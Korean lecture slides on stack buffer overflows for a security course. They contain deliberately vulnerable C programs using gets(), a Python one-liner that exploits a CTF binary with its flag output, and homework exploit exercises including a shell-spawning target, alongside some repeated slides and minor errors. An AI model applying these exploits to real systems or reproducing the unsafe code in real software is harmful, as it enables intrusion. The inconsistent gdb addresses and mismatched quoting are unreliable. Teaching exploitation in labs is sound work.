
주어진 영역을 넘어 값을 더 넣을 수 있게 되는 취약점



메모리 구조와 Buffer Overflow

Buffer Overflow?

주어진 영역을 넘어 값을 더 넣을 수 있게 되는 취약점



메모리 구조와 Buffer Overflow

Buffer Overflow?

```
#include <stdio.h>

int main()
{
    char target[8] = "ARGOS!!";
    char bof[4] = "abc";
    gets(bof);

    printf("bof : %s\n", bof);
    printf("target : %s\n", target);
}
```

```
minibeef@argos-edu:~/sysedu/week3/prac$ ./prac2
aa
bof : aa
target : ARGOS!!
```

```
minibeef@argos-edu:~/sysedu/week3/prac$ ./prac2
aaaahello
bof : aaaahello
target : hello
```


메모리 구조와 Buffer Overflow

Buffer Overflow?

```
#include <stdio.h>

int main()
{
    char target[8] = "ARGOS!!";
    char bof[4] = "abc";
    gets(bof);

    printf("bof : %s\n", bof);
    printf("target : %s\n", target);
}
```




메모리 구조와 Buffer Overflow

Buffer Overflow?

```
#include <stdio.h>

int main()
{
    char target[8] = "ARGOS!!";
    char bof[4] = "abc";
    gets(bof);

    printf("bof : %s\n", bof);
    printf("target : %s\n", target);
}
```



메모리 구조와 Buffer Overflow

Buffer Overflow?

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void get_flag()
{
    printf("TG20{the real flag is on the server}\n");
}

void try_password()
{
    char password[20] = { 0 };
    int correct = 0;
    printf("Please enter the password?\n");
    gets(password);
    if (correct == 1) {
        get_flag();
    } else {
        printf("Sorry, but that's not the right password...\n");
    }
}

int main()
{
    setvbuf(stdout, NULL, _IONBF, 0);
    try_password();
    return 0;
}
```

〈제공된 바이너리 파일을 이용〉

cp /home/minibeef/share_edu/boofy ~

메모리 구조와 Buffer Overflow

Buffer Overflow?

```
(python -c 'print "A"*20 + "\x01\x00\x00\x00") | ./boofy
```

와 같이 입력

메모리 구조와 Buffer Overflow

Buffer Overflow?

```
(python -c 'print "A"*20 + "\x01\x00\x00\x00") | ./boofy
```

A를 20개 출력하겠다.

메모리 구조와 Buffer Overflow

Buffer Overflow?

```
(python -c 'print "A"*20 + "\x01\x00\x00\x00"') | ./boofy
```

0x00000001을 출력하겠다

메모리 구조와 Buffer Overflow

Buffer Overflow?

```
(python -c 'print "A"*20 + "\x01\x00\x00\x00") | ./boofy
```

그 결과를 boofy에 넣겠다.

메모리 구조와 Buffer Overflow

Buffer Overflow?

```
minibee@argos-edu:~/ctf/TG-HACK-2020/pwn-boofy-easy$ (python -c 'print "A"*20 + "\x01\x00\x00\x00"') | ./boofy
Please enter the password?
TG20{the real flag is on the server}
```

과제 나갑니다~!

과제 1) pwnable.kr – bof




```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

과제 나갑니다~!

과제 2) Return Address

```
#include <stdio.h>

void hacking()
{
    
}

int main()
{
    char str[32] = "";
    gets(str);
    printf("%s\n", str);
    return 0;
}
```

〈제공된 바이너리 파일을 이용〉

cp /home/minibeef/share_edu/week3/hw1 ~


과제 나갑니다~!

과제 2) Return Address

참고 1. 버퍼 크기는 32바이트 였음에도 불구하고 36바이트가 선언 되었음

```
0x0804848d <+18>: mov    DWORD PTR [ebp-0x24],0x0
0x08048494 <+25>: mov    ecx,0x0
```

참고 3. 그러므로 스택의 모양은 아래와 같음



참고 2. gdb의 info func 커맨드를 이용하면 함수들의 주소를 볼 수 있음

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_ctors_aux
0x08048450  frame_dummy
0x0804847b  hacking
0x0804847b  main
0x080484d5  __x86.get_pc_thunk.ax
0x080484e0  __libc_csu_init
0x08048540  __libc_csu_fini
0x08048544  _fini
```


SAMSUNG SDS



버그바운티 플랫폼 해킹존(hacking zone) 베타 테스트

2020.06.22(월) 10:00 – 2020.07.10(금) 17:00

